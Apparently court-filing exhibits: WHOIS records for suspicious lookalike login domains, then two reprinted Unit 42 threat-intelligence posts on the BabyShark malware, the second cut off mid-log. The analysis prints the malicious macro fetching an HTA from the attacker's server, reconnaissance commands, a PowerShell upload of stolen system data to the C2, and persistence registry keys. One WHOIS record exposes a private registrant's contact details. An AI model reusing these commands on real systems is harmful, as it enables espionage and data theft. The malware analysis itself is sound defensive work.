	<p> Registry Domain ID: 2383779690_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-06-24T02:17:19Z Creation Date: 2019-04-24T08:00:08Z Registrar Registration Expiration Date: 2020-04-24T08:00:08Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
NID-LOGIN.COM	<p> Domain Name: NID-LOGIN.COM Registry Domain ID: 2425705667_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-10-21T02:19:07Z Creation Date: 2019-08-22T01:51:04Z Registrar Registration Expiration Date: 2020-08-22T01:51:04Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia </p>

	<p>Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
NIDLOGON.COM	<p>Domain Name: NIDLOGON.COM Registry Domain ID: 2408923714_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-09-01T02:18:08Z Creation Date: 2019-07-03T00:55:07Z Registrar Registration Expiration Date: 2020-07-03T00:55:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
DROG-SERVICE.COM	<p>Domain Name: drog-service.com Registry Domain ID: 2354166742_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com</p>

	Updated Date: 2019-08-22T10:38:00Z Creation Date: 2019-01-21T06:54:11Z Registrar Registration Expiration Date: 2020-01-21T06:54:10Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Youichi Takagi Registrant Organization: Tokyo University Registrant Street: 5-42-3 Kamitakada Registrant City: Nakano-ku Registrant State/Province: Tokyo Registrant Postal Code: 164-0002 Registrant Country: JP Registrant Phone: +81.333883756 Registrant Email: okonoki_masao@yahoo.co.jp DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
--	--

.CLUB DOMAINS

Registry

.Club Domains, LLC
100 SE 3rd Ave. Suite 1310
Fort Lauderdale, FL 33394
United States

PIECEVIEW.CLUB	Domain Name: pieceview.club Registry Domain ID: D16836326510B489DBF551C1951961BB4-NSR Registrar WHOIS Server: whois.discount-domain.com Registrar URL: whois.discount-domain.com Updated Date: 2019-08-30T11:13:29Z Creation Date: 2019-06-01T01:45:48Z Registry Expiry Date: 2020-06-01T01:45:48Z Registrar: GMO Internet, Inc. d/b/a Onamae.com Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: Domain Status: clientHold https://icann.org/epp#clientHold Registrant Organization: Personal Registrant State/Province: Kumamoto Registrant Country: JP Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on ho
----------------	---

	<p>w to contact the Registrant, Admin, or Tech contact of the queried domain name.</p> <p>DNSSEC: unsigned</p> <p>URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/</p>
--	---

.INFO, .MOBI DOMAINS**Registry**

Afilias, Inc.
300 Welsh Road
Building 3, Suite 105
Horsham, PA 19044
United States

MAIL.INFO	<p>Domain Name: MAIL.INFO</p> <p>Registry Domain ID: D503300000533250566-LRMS</p> <p>Registrar WHOIS Server:</p> <p>Registrar URL: www.onamae.com</p> <p>Updated Date: 2019-08-30T11:13:25Z</p> <p>Creation Date: 2019-01-31T01:36:44Z</p> <p>Registry Expiry Date: 2020-01-31T01:36:44Z</p> <p>Registrar Registration Expiration Date:</p> <p>Registrar: GMO Internet, Inc. d/b/a Onamae.com</p> <p>Registrar IANA ID: 49</p> <p>Registrar Abuse Contact Email: abuse@gmo.jp</p> <p>Registrar Abuse Contact Phone: +81.337709199</p> <p>Reseller:</p> <p>Domain Status: ok https://icann.org/epp#ok</p> <p>Registrant Organization: Personal</p> <p>Registrant State/Province: Tokyo</p> <p>Registrant Country: JP</p> <p>Name Server: NS4.VALUE-DOMAIN.COM</p> <p>Name Server: NS5.VALUE-DOMAIN.COM</p> <p>DNSSEC: unsigned</p> <p>URL of the ICANN Whois Inaccuracy Complaint Form is https://www.icann.org/wicf/</p> <p>The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</p>
COM-SERVICEROUND.INFO	<p>Domain Name: COM-SERVICEROUND.INFO</p> <p>Registry Domain ID: D503300001182076279-LRMS</p> <p>Registrar WHOIS Server: whois.publicdomainregistry.com</p> <p>Registrar URL: http://publicdomainregistry.com/whois</p> <p>Updated Date: 2019-11-08T03:24:08Z</p> <p>Creation Date: 2019-10-24T00:42:07Z</p> <p>Registry Expiry Date: 2020-10-24T00:42:07Z</p> <p>Registrar Registration Expiration Date:</p>

	<p>Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant Organization: GDPR Masked Registrant State/Province: GDPR Masked Registrant Country: US Name Server: NS1.VERIFICATION-HOLD.SUSPENDED-DOMAIN.COM Name Server: NS2.VERIFICATION-HOLD.SUSPENDED-DOMAIN.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form is https://www.icann.org/wicf/</p> <p>The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</p>
REVIEWER.MOBI	<p>Domain Name: REVIEWER.MOBI Registry Domain ID: D503300001182151603-LRMS Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: http://publicdomainregistry.com/whois Updated Date: 2019-12-03T23:47:23Z Creation Date: 2019-11-01T08:32:15Z Registry Expiry Date: 2020-11-01T08:32:15Z Registrar Registration Expiration Date: Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 Reseller: Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: serverHold https://icann.org/epp#serverHold Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant Organization: GDPR Masked Registrant State/Province: GDPR Masked Registrant Country: US Name Server: NS31.CLOUDNS.NET Name Server: NS32.CLOUDNS.NET Name Server: NS33.CLOUDNS.NET</p>

	<p>Name Server: NS34.CLOUDNS.NET DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form is https://www.icann.org/wicf/ The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</p>
--	--

EXHIBIT 2



Menu

New BabyShark Malware Targets U.S. National Security Think Tanks

34,786 people reacted



2

5 min. read

SHARE 



By Unit 42

February 22, 2019 at 6:00 AM

Category: Unit 42

Tags: Babyshark, KimJongRAT, STOLEN PENCIL

In February 2019, Palo Alto Networks Unit 42 researchers identified spear phishing emails sent in November 2018 containing new malware that shares infrastructure with playbooks associated with North Korean campaigns. The spear phishing emails were written to appear as though they were sent from a nuclear security expert who currently works as a consultant for in the U.S. The emails were sent using a public email address with the expert's name and had a subject referencing North Korea's nuclear issues. The emails had a malicious Excel macro document attached, which when executed led to a new Microsoft Visual Basic (VB) script-based malware family which we are dubbing "BabyShark".

BabyShark is a relatively new malware. The earliest sample we found from open source repositories and our internal data sets was seen in November 2018. The malware is launched by executing the first stage HTA from a remote location, thus it can be delivered via different file types including PE files as well as malicious documents. It exfiltrates system information

to C2 server, maintains persistence on the system, and waits for further instruction from the operator. Figure 1, below, shows the flow of execution.




Figure 1 BabyShark execution flow

Unit 42 was able to determine the phishing emails targeted at least:

- A university in the U.S. which was to hold a conference about North Korea denuclearization issue at the time
- A research institute based in the U.S. which serves as a think tank for national security issues, and where the previously referenced nuclear expert currently works.

Expanding our search to public repository samples, we identified additional malicious document samples delivering BabyShark. The original file names and decoy contents of these samples suggested that the threat actor might have interests in gathering intelligence related to not only North Korea, but possibly wider in the Northeast Asia region.

During the investigation, we were able to find links to other suspected North Korean activities in the past; KimJongRAT and STOLEN PENCIL.

Malicious Documents

BabyShark is a relatively new malware. The first sample we observed is from November 2018. The decoy contents of all malicious documents delivering BabyShark were written in English and were related to Northeast Asia’s regional security issues.




Figure 2 Timeline of BabyShark malicious documents and filename / decoys

While some decoys used content which is publicly available information on the internet, some used content which appears to not be public. Inspecting the metadata of the documents with this non-public content, we suspect that the threat actor likely compromised someone with access to private documents at a U.S. national security think tank.



	Amb. Gu Se, CUS	Exhibition Center
0845	Overcoming Obstacles to Development and Peace on the Korean Peninsula: Security and Denuclearization Moderator: TBD Panelists: TBD	Beijing Yanqi Lake International Convention & Exhibition Center
1030	Tea Break	
1045	The DPRK in the Regional and Global Economy Moderator: TBD Panelists: TBD	Beijing Yanqi Lake International Convention & Exhibition Center
1230	Buffet Lunch	Yan Coffee Shop (in hotel)

Figure 3 Decoy content copied from the internet



Figure 4 Decoy content not publicly available on the internet (intentionally obfuscated)

The malicious documents contain a simple macro which would load the BabyShark's first stage HTA at a remote location.

Sub AutoOpen ()


```
Shell ("mshta
https://tdalpacaafarm[.]com/files/kr/contents/Vkggy0.hta")
```

End Sub

BabyShark Malware Analysis

Analyzed sample details:

SHA256	9d842c9c269345cd3b2a9ce7d338a03ffbf3765661f1ee6d5e178f40d409c3f
Create Date	2018:12:31 02:40:00Z
Modify Date	2019:01:10 06:54:00Z
Filename	Oct_Bld_full_view.docm

Table 1 Analyzed sample details

The sample is a Word document which contains a malicious macro loading BabyShark by executing the first stage HTA file at a remote location below:

```
https://tdalpacaafarm[.]com/files/kr/contents/Vkggy0.hta
```

After successfully loading the first stage HTA, it sends out an HTTP GET request to another location on the same C2 server, then decodes the response content with the following decoder function.

```
Function Co00(c)
```

```
    L=Len(c)
```

```
    s=""
```

```
    For jx=0 To d-1
```

```
For ix=0 To Int(L/d)-1

    s=s&Mid(c,ix*d+jx+1,1)

Next

Next

s=s&Right(c,L-Int(L/d)*d)

Co00=s

End Function
```

The decoded BabyShark VB script first enables all future macros for Microsoft Word and Excel by adding the following registry keys:

```
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBWarnings,
value:1
```

```
HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBWarnings,
value:1
```

```
HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBWarnings,
value:1
```

```
HKCU\Software\Microsoft\Office\14.0\WORD\Security\VBWarnings,
value:1
```

```
HKCU\Software\Microsoft\Office\15.0\WORD\Security\VBWarnings,
value:1
```

```
HKCU\Software\Microsoft\Office\16.0\WORD\Security\VBWarnings,
value:1
```

It then issues a sequence of Windows commands and saves the results in %AppData%\Microsoft\ttmp.log.

```
whoami
```

```
hostname
```

```
ipconfig /all
```

```
net user
```

```
dir "%programfiles%"
```

```
dir "%programfiles% (x86) "
```

```
dir "%programdata%\Microsoft\Windows\Start Menu"
```

```
dir "%programdata%\Microsoft\Windows\Start Menu\Programs"
```

```
dir "%appdata%\Microsoft\Windows\Recent"
```

```
tasklist
```

```
ver
```

```
set
```

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server  
Client\Default"
```

The collected data is encoded using Windows certutil.exe tool, then uploaded to the C2 via a HTTP POST request.

```
retu=wShell.run("certutil -f -encode ""&ttmp&""  
""&ttmpl&""",0,true)
```

```
retu=wShell.run("powershell.exe (New-Object  
System.Net.WebClient).UploadFile('https://tdalpacaafarm[.]com/files/kr/c  
""&ttmpl&""';del ""&ttmp&""",0,true)
```

BabyShark adds the following registry key value to maintain persistence and waits for further commands from the operator. Unfortunately, we were not able to collect additional commands issued by the operator.

```
HKCU\Software\Microsoft\Command Processor\AutoRun, value:
"powershell.exe mshta
https://tdalpacaafarm[.]com/files/kr/contents/Usoro.hta"
```

This registry key executes the string value when cmd.exe is launched. BabyShark ensures cmd.exe is launched by registering the following scripts as scheduled tasks:

```
[%AppData%\Microsoft\Axz\zvftz.vbs]
```

```
Set wShell=CreateObject("WScript.Shell"):retu=wShell.run("cmd.exe /c
taskkill /im cmd.exe",0,true)
```

```
[%AppData%\Adobe\Gqe\urjlt.js]
```

```
wShell=new ActiveXObject("WScript.Shell");retu=wShell.run("cmd.exe
/c taskkill /im cmd.exe""",0,true);
```

Links to Other Activity

We noticed BabyShark having connections with other suspected North Korean activities in the past; KimJongRAT and STOLEN PENCIL.

KimJongRAT connection:

- BabyShark and KimJongRAT use the same file path for storing collected system information: %AppData%/Microsoft/ttmp.log.
- KimJongRAT had similar interests in targeting national security related targets. The malware was delivered with the following decoys:

Decoy Filename	Dropper SHA256
Kendall-AFA 2014 Conference-17Sept14.pdf	c4547c917d8a9e027191d99239843d511328f9ec6278009d83b

U.S. Nuclear Deterrence.pdf	1ad53f5ff0a782fec3bce952035bc856dd940899662f9326e01cb:
제30차한미안보 안 내장 ENKO.fdp.etadpU.scr (translates to 30 th Korea-U.S. National Security Invitation Update)	b3e85c569e89b6d409841463acb311839356c950d9eb64b9687
Conference Information_2010 IFANS Conference on Global Affairs (1001).pdf	0c8f17b2130addebcb2ca75bd7a982e37ddcc49d49e79fe60e3fd

Table 2 Decoy filename used when delivering KimJongRAT

- The threat actor behind the BabyShark malware frequently tested its samples for anti-virus detection when developing the malware. The testing samples included a freshly compiled KimJongRAT.

SHA256	Size
52b898adaaf2da71c5ad6b3dfd3ecf64623bedf505eae51f9769918dbfb6b731	685,568 bytes

Table 3 Freshly compiled testing KimJongRAT sample

STOLEN PENCIL connection:

- A freshly compiled testing version of a PE type BabyShark loader was uploaded to a public sample repository. The sample was signed with the stolen codesigning certificate used

in the STOLEN PENCIL campaign. We did not notice any other malware being signed with this certificate.

SHA256	Size
6f76a8e16908ba2d576cf0e8cdb70114dcb70e0f7223be10aab3a728dc65c41c	32,912 bytes

Table 4 Signed testing version of PE type BabyShark loader sample

EGIS Co., Ltd.

Name EGIS Co., Ltd.
 Status This certificate or one of the certificates in the certificate chain is not time valid., Trust for this certificate or one of the certificates in the certificate chain has been revoked.
 Valid 1:00 AM 4/28/2015
 From
 Valid To 12:59 AM 6/27/2017
 Valid Code Signing
 Usage
 Algorithm sha256RSA
 Serial 0F FF E4 32 A5 3F F0 3B 92 23 F8 8B E1 B8 3D 9D
 Number

+ thawte SHA256 Code Signing CA

+ thawte

Figure 5 Codesign details

Conclusion

BabyShark is being used in a limited spear phishing campaign which started in November 2018 and is still ongoing. The threat actor behind it has a clear focus on gathering intelligence related to Northeast Asia's national security issues. Well-crafted spear phishing emails and decoys suggest that the threat actor is well aware of the targets, and also closely monitors related community events to gather the latest intelligence. While not conclusive, we suspect that the threat actor behind BabyShark is likely connected to the same actor who used the KimJongRAT malware family, and at least shares resources with the threat actor responsible for the STOLEN PENCIL campaign. We also noticed testing indicating the attackers are working on a PE loader for BabyShark. The threat actor may use different methods to deliver BabyShark in the future campaigns.

Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire and Traps detect all the malware supported in this report as malicious.
- C2 domains used by the attackers are blocked via Threat Prevention.

AutoFocus customers can monitor ongoing activity from the threats discussed in this report by looking at the following tag:

- BabyShark

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit cyberthreatalliance.org.

Indicators of Compromise

Malicious Documents:

7b77112ac7cbb7193bcd891ce48ab2acff35e4f8d523980dff834cb42eaffafa

9d842c9c269345cd3b2a9ce7d338a03ffbf3765661f1ee6d5e178f40d409c3f8

2b6dc1a826a4d5d5de5a30b458e6ed995a4cfb9cad8114d1197541a86905d60e

66439f0e377bbe8cda3e516e801a86c64688e7c3dde0287b1bfb298a5bdbbc2a2

8ef4bc09a9534910617834457114b9217cac9cb33ae22b37889040cde4cabea6

331d17dbe4ee61d8f2c91d7e4af17fb38102003663872223efaa4a15099554d7

1334c087390fb946c894c1863dfc9f0a659f594a3d6307fb48f24c30a23e0fc0

dc425e93e83fe02da9c76b56f6fd286eace282eaad6d8d497e17b3ec4059020a

94a09aff59c0c27d1049509032d5ba05e9285fd522eb20b033b8188e0fee4ff0

PE version loader, signed with stolen certificate:

6f76a8e16908ba2d576cf0e8cdb70114dcb70e0f7223be10aab3a728dc65c41c

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

Email address



I'm not a robot

reCAPTCHA
Privacy - Terms

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).



Popular Resources

[Resource Center](#)

[Blog](#)

[Communities](#)

[Tech Docs](#)

[Unit 42](#)

[Sitemap](#)

Legal Notices

[Privacy](#)

[Terms of Use](#)

[Documents](#)

Account

[Manage Subscriptions](#)

[Report a Vulnerability](#)

EXHIBIT 3



Menu

BabyShark Malware Part Two – Attacks Continue Using KimJongRAT and PCRat

28,569 people reacted



2

9 min. read

SHARE 




By Mark Lim

April 26, 2019 at 11:40 AM

Category: Unit 42

Tags: Babyshark, CowboyConverter, CowboyLoader, KimJongRAT, PCRat



Executive Summary

In February 2019, Unit 42 published a [blog](#) about the BabyShark malware family and the associated spear phishing campaigns targeting U.S. national think tanks. Since that publication, malicious attacks leveraging BabyShark have continued through March and April 2019. The attackers expanded targeting to the cryptocurrency industry, showing that those behind these attacks also have interests in financial gain.

While tracking the latest activities of the threat group, Unit 42 researchers were able to collect both the BabyShark malware's server-side and client-side files, as well as two encoded secondary PE payload files that the malware installs on the victim hosts upon receiving an operator's command. By analyzing the files, we were able to further understand the overall multi-staging structure of the BabyShark malware and features, such as how it attempts to maintain operational security and supported remote administration commands. Based on our research, it appears the malware author calls the encoded secondary payload "Cowboy" regardless of what malware family is delivered.

Our research shows the most recent malicious activities involving BabyShark malware appear to be carried out for two purposes:

- Espionage on nuclear security and the Korean peninsula's national security issues
- Financial gain with focus on the cryptocurrency industry based on the decoy contents used in the samples, shown in Figure 1. Xcryptocrash is an online cryptocurrency gambling game.




Figure 1. Cryptocurrency related BabyShark malicious document decoy

We presume that the BabyShark malware toolset is shared among actors under the same umbrella or the same group has been assigned an additional mission.

In our analysis, we found BabyShark attacks were using KimJongRAT and PC RAT as the encoded secondary payload and thus were the “Cowboys”.

Suspicious Access Logging

BabyShark has a multi-stage infection chain with checks between each stage, as shown in Figure 2, to ensure only targeted hosts are advanced to the next stage before it finally beacons back to the attacker.






Figure 2. BabyShark malware overall structure

This is done by maintaining a list of blacklisted IP addresses and computer names for those who have made suspicious access attempts, such as access with invalid parameters, to the server as a possible technique meant to make analysis harder. The IP addresses and computer names in the blacklist are written in base64 encoded format at [BASE_URI]/blackip.txt, shown in Figure 3.

NT	4Tk5I	S4xMjA=
MT	4jIyA	C4xNTA=
NT	4Tk5I	S4xMjA=
MT	4jIzI	S4xMTU=
SQ	4DEA	A==
MT	4jkzI	S4zoA==
Vw	4E4A	DIAQgBJAFQALQBMAC0AMAA=
MT	4jc2I	zI=
VQ	4EUAl	FAAQwA=
MS	4TIu	jE2OA==
Vw	4E4AI	EEASQAxAEQASQBRAEKANwBOAE4A
MT	4jElI	y4xMDQ=
NT	4jAlI	jE4Ng==
Uw	4HMAc	G0ASQBUA==
MT	4jIyA	DEuNjU=
Sg	4EUAc	EcARQAtAFAAQwA=
NT	4Tc0I	y40Nw==
MT	4jQ3I	S4xOA==
Vw	4G4ALy4n	GUAcgBLAG4AYQA=

Figure 3. Blacklisted IP addresses and computer names in blacktip.txt

When a new access attempt is made with data matching the blacklist, the server will not proceed to the next stage and alerts the operator via a separate log file shown in Figure 4.

[illegible]

```

2019/04/09 01-PM 91.1 6.171 drop file downloaded suspected access
2019/04/09 02-PM 176.11 .92 drop file downloaded suspected access
2019/04/09 02-PM 188.95 .29 assist file downloaded suspected access
2019/04/09 02-18-07-PM 140. 24.0 file downloaded suspected access
2019/04/09 03-PM 40. .216 drop file downloaded suspected access
2019/04/09 03-41-03-PM 185. 71 suspected access Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0
